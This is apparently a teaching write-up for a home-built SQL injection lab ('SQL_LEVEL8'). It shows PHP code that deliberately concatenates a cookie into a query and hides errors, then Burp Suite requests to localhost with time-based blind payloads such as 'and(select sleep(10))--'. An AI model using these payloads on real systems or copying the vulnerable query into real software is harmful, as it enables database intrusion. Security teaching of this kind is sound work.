


SQL_LEVEL8

lets add new idea in our program, some developers use try and catch method to avoid any error that indicate to hacker that parameter is inject ⇒ also no output is showing who we can now

- the solution in sleeping



- no message is appear now or disappear what we will do

SHOP1

Title:bop story



bop is a toy for person called bobo and he love this toy very much , at some day this toy gone , bop become very sad . now how you can help him to hit this toy .

did you fix me problem ?

▼ use sample payload using Burp Suite

- let's show that are not have any indicate

```
File Edit Selection View Go Run Terminal Help
EXPLORER
  SQL_LEVEL7
    > icons
    catogry.php
    give_me_cookiejs
    index.php
    login.php
    products.php
    shop1.sql
    SQL_LEVEL7.pdf
    sql.php
    test.php
  OUTLINE
  TIMELINE

catogry.php > html > body
6 <html>
15 <body>
16 <nav class="navbar navbar-expand-lg bg-body-tertiary" data-bs-theme="dark">
35 </div>
36 </nav>
37 <div class="p-3 mb-2 bg-dark text-white">
38 <h1 class="display-2" style="text-align: center;">SHOP1</h1>
39 </div>
40 <?php
41 include("sql.php");
42 if (isset($_COOKIE["user_token"]) && !empty($_COOKIE["user_token"])) {
43     $token = $_COOKIE["user_token"];
44 }
45 }
46 try{
47 $check = $conn->query(query: "SELECT * FROM tokens WHERE token_value='". $token ."'");
48 }catch(mysqli_sql_exception $e){
49     error_log(message: "Database error: " . $e->getMessage());
50     http_response_code(response_code: 200);
51 }
52 if(isset($_GET["id"])){
53     $id=$_GET['id'];
54 }
55 $sql = "SELECT * FROM catogry WHERE id='$id'";
56 if(is_here(item: $sql)){
57     $result = $conn->query(query: $sql);
58     if ($result->num_rows > 0) {
59         ?>
60     }
61     <div class="container" style="text-align: center;">
62         <br><br>
63         <?php $row= $result->fetch_assoc()?>
64         <h3>Title:<?php echo $row["title"];?> </h3>
65         <br>
66         <br>
67         <br>
68         ">
69         <br>
70         <br>
```

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x +

Send @ Cancel < >

Target: https://localhost

Request

Pretty Raw Hex

```

1 GET /web/SQL_level7/catogry.php?id=1 HTTP/1.1
2 Host: localhost
3 Cookie: user_token=PajilNq8GxfWqDoZAmf ; PHPSESSID=na86lqeLok760bs85ni8a7vh
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:137.0) Gecko/20100101
5 Firefox/137.0
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate, br
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: none
13 Priority: user, 1
14 Te: trailers
15 Connection: keep-alive
16
17

```

0 highlights

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Date: Sun, 20 Apr 2025 13:05:29 GMT
3 Server: Apache/2.4.58 (Ubuntu) OpenSSL/1.1.1w PHP/8.2.12 mod_perl/2.0.12 Perl/v5.34.1
4 X-Powered-By: PHP/8.2.12
5 Content-Length: 2443
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10 <!DOCTYPE html>
11 <html>
12
13 <head>
14 <title>
15 OS Injection
16 </title>
17 <meta charset="utf-8">
18 <meta name="viewport" content="width=device-width, initial-scale=1">
19 <link href="
20 https://cdn.jsdelivr.net/npm/bootstrap@5.3.5/dist/css/bootstrap.min.css" rel="
21 stylesheet" integrity="
22 sha384-Sg0la30m691Uzq2vdr2hwQ-dy64/ButbMUw1M2Bt5K2ApChFRUC4wGkGB79m7"
23 crossorigin="anonymous">
24 </head>
25
26 <body>
27 <nav class="navbar navbar-expand-lg bg-body-tertiary" data-bs-theme="dark">
28 <div class="container-fluid">
29 <a class="navbar-brand" href="#">
30 how you can hack me
31 </a>
32 <button class="navbar-toggler" type="button" data-bs-toggle="collapse"
33 data-bs-target="#navbarNav" aria-controls="navbarNav" aria-expanded="false"
34 aria-label="Toggle navigation">
35 <span class="navbar-toggler-icon">
36 </span>
37 </button>
38 <div class="collapse navbar-collapse" id="navbarNav">
39 <ul class="navbar-nav">
40 <li class="nav-item">
41 <a class="nav-link active" aria-current="page" href="
42 index.php?product_id=1">

```

0 highlights

Done

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x +

Send @ Cancel < >

Target: https://localhost

Request

Pretty Raw Hex

```

1 GET /web/SQL_level7/catogry.php?id=1 HTTP/1.1
2 Host: localhost
3 Cookie: user_token=PajilNq8GxfWqDoZAmf and(select user from users)-- ; PHPSESSID=
na86lqeLok760bs85ni8a7vh
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:137.0) Gecko/20100101
5 Firefox/137.0
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
7 Accept-Language: en-US,en;q=0.5
8 Accept-Encoding: gzip, deflate, br
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: none
13 Priority: user, 1
14 Te: trailers
15 Connection: keep-alive
16
17

```

0 highlights

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Date: Sun, 20 Apr 2025 13:05:56 GMT
3 Server: Apache/2.4.58 (Ubuntu) OpenSSL/1.1.1w PHP/8.2.12 mod_perl/2.0.12 Perl/v5.34.1
4 X-Powered-By: PHP/8.2.12
5 Content-Length: 2443
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10 <!DOCTYPE html>
11 <html>
12
13 <head>
14 <title>
15 OS Injection
16 </title>
17 <meta charset="utf-8">
18 <meta name="viewport" content="width=device-width, initial-scale=1">
19 <link href="
20 https://cdn.jsdelivr.net/npm/bootstrap@5.3.5/dist/css/bootstrap.min.css" rel="
21 stylesheet" integrity="
22 sha384-Sg0la30m691Uzq2vdr2hwQ-dy64/ButbMUw1M2Bt5K2ApChFRUC4wGkGB79m7"
23 crossorigin="anonymous">
24 </head>
25
26 <body>
27 <nav class="navbar navbar-expand-lg bg-body-tertiary" data-bs-theme="dark">
28 <div class="container-fluid">
29 <a class="navbar-brand" href="#">
30 how you can hack me
31 </a>
32 <button class="navbar-toggler" type="button" data-bs-toggle="collapse"
33 data-bs-target="#navbarNav" aria-controls="navbarNav" aria-expanded="false"
34 aria-label="Toggle navigation">
35 <span class="navbar-toggler-icon">
36 </span>
37 </button>
38 <div class="collapse navbar-collapse" id="navbarNav">
39 <ul class="navbar-nav">
40 <li class="nav-item">
41 <a class="nav-link active" aria-current="page" href="
42 index.php?product_id=1">

```

0 matches

Done

- no response here but lets use sleep function to show the injection

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x +

Send Cancel < >

Target: https://localhost

Request

Pretty Raw Hex

```

1 GET /web/SQL_level7/catogry.php?id=1 HTTP/1.1
2 Host: localhost
3 Cookie: user_token=Pajl1Nq8GxfWqDoZAmf'and(select sleep(10))-- ; PHPSESSID=na86Lqselokr760bs85ni8a7vh
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:137.0) Gecko/20100101 Firefox/137.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: none
13 Priority: u=0, i
14 Te: trailers
15 Connection: keep-alive
16
17

```

Waiting

Response

Pretty Raw Hex

Inspector

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x +

Send Cancel < >

Target: https://localhost

Request

Pretty Raw Hex

```

1 GET /web/SQL_level7/catogry.php?id=1 HTTP/1.1
2 Host: localhost
3 Cookie: user_token=Pajl1Nq8GxfWqDoZAmf'and(select sleep(10))-- ; PHPSESSID=na86Lqselokr760bs85ni8a7vh
4 User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:137.0) Gecko/20100101 Firefox/137.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: none
13 Priority: u=0, i
14 Te: trailers
15 Connection: keep-alive
16
17

```

Response

Pretty Raw Hex Render

```

1 HTTP/1.1 200 OK
2 Date: Sun, 20 Apr 2025 13:06:25 GMT
3 Server: Apache/2.4.58 (Ubuntu) OpenSSL/1.1.1w PHP/8.2.12 mod_perl/2.0.12 Perl/v5.34.1
4 X-Powered-By: PHP/8.2.12
5 Content-Length: 2443
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=UTF-8
9
10 <!DOCTYPE html>
11 <html>
12
13 <head>
14 <title>
15 OS Injection
16 </title>
17 <meta charset="utf-8">
18 <meta name="viewport" content="width=device-width, initial-scale=1">
19 <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.5/dist/css/bootstrap.min.css" rel="stylesheet" integrity="sha384-SgOJa3mt69UzQ2PvDR2wQdy64/BUTbM3wIMZ8tSH2ApCHrKUC4wGkG87m" crossorigin="anonymous">
20 </head>
21 <body>
22 <nav class="navbar navbar-expand-lg bg-body-tertiary" data-bs-theme="dark">
23 <div class="container-fluid">
24 <a class="navbar-brand" href="#">
25 how you can hack me
26 </a>
27 <button class="navbar-toggler" type="button" data-bs-toggle="collapse" data-bs-target="#navbarNav" aria-controls="navbarNav" aria-expanded="false" aria-label="Toggle navigation">
28 <span class="navbar-toggler-icon">
29 </span>
30 </button>
31 <div class="collapse navbar-collapse" id="navbarNav">
32 <ul class="navbar-nav">
33 <li class="nav-item">
34 <a class="nav-link active" aria-current="page" href="index.php?product_id=1">

```

0 highlights

admin


2,728 bytes | 10,043 ms

Memory: 152.6 MB

- the response will come back after 10sec
- you will show that the time in the bottom of the right is ⇒ 10.043 ms

▼ stop payload by sample function

- but we can solve it with sample function , include test.php
- and use is_here()function to indicate any character of sql injection



end : the program still have inject lets obtain that in SQL_LEVEL9.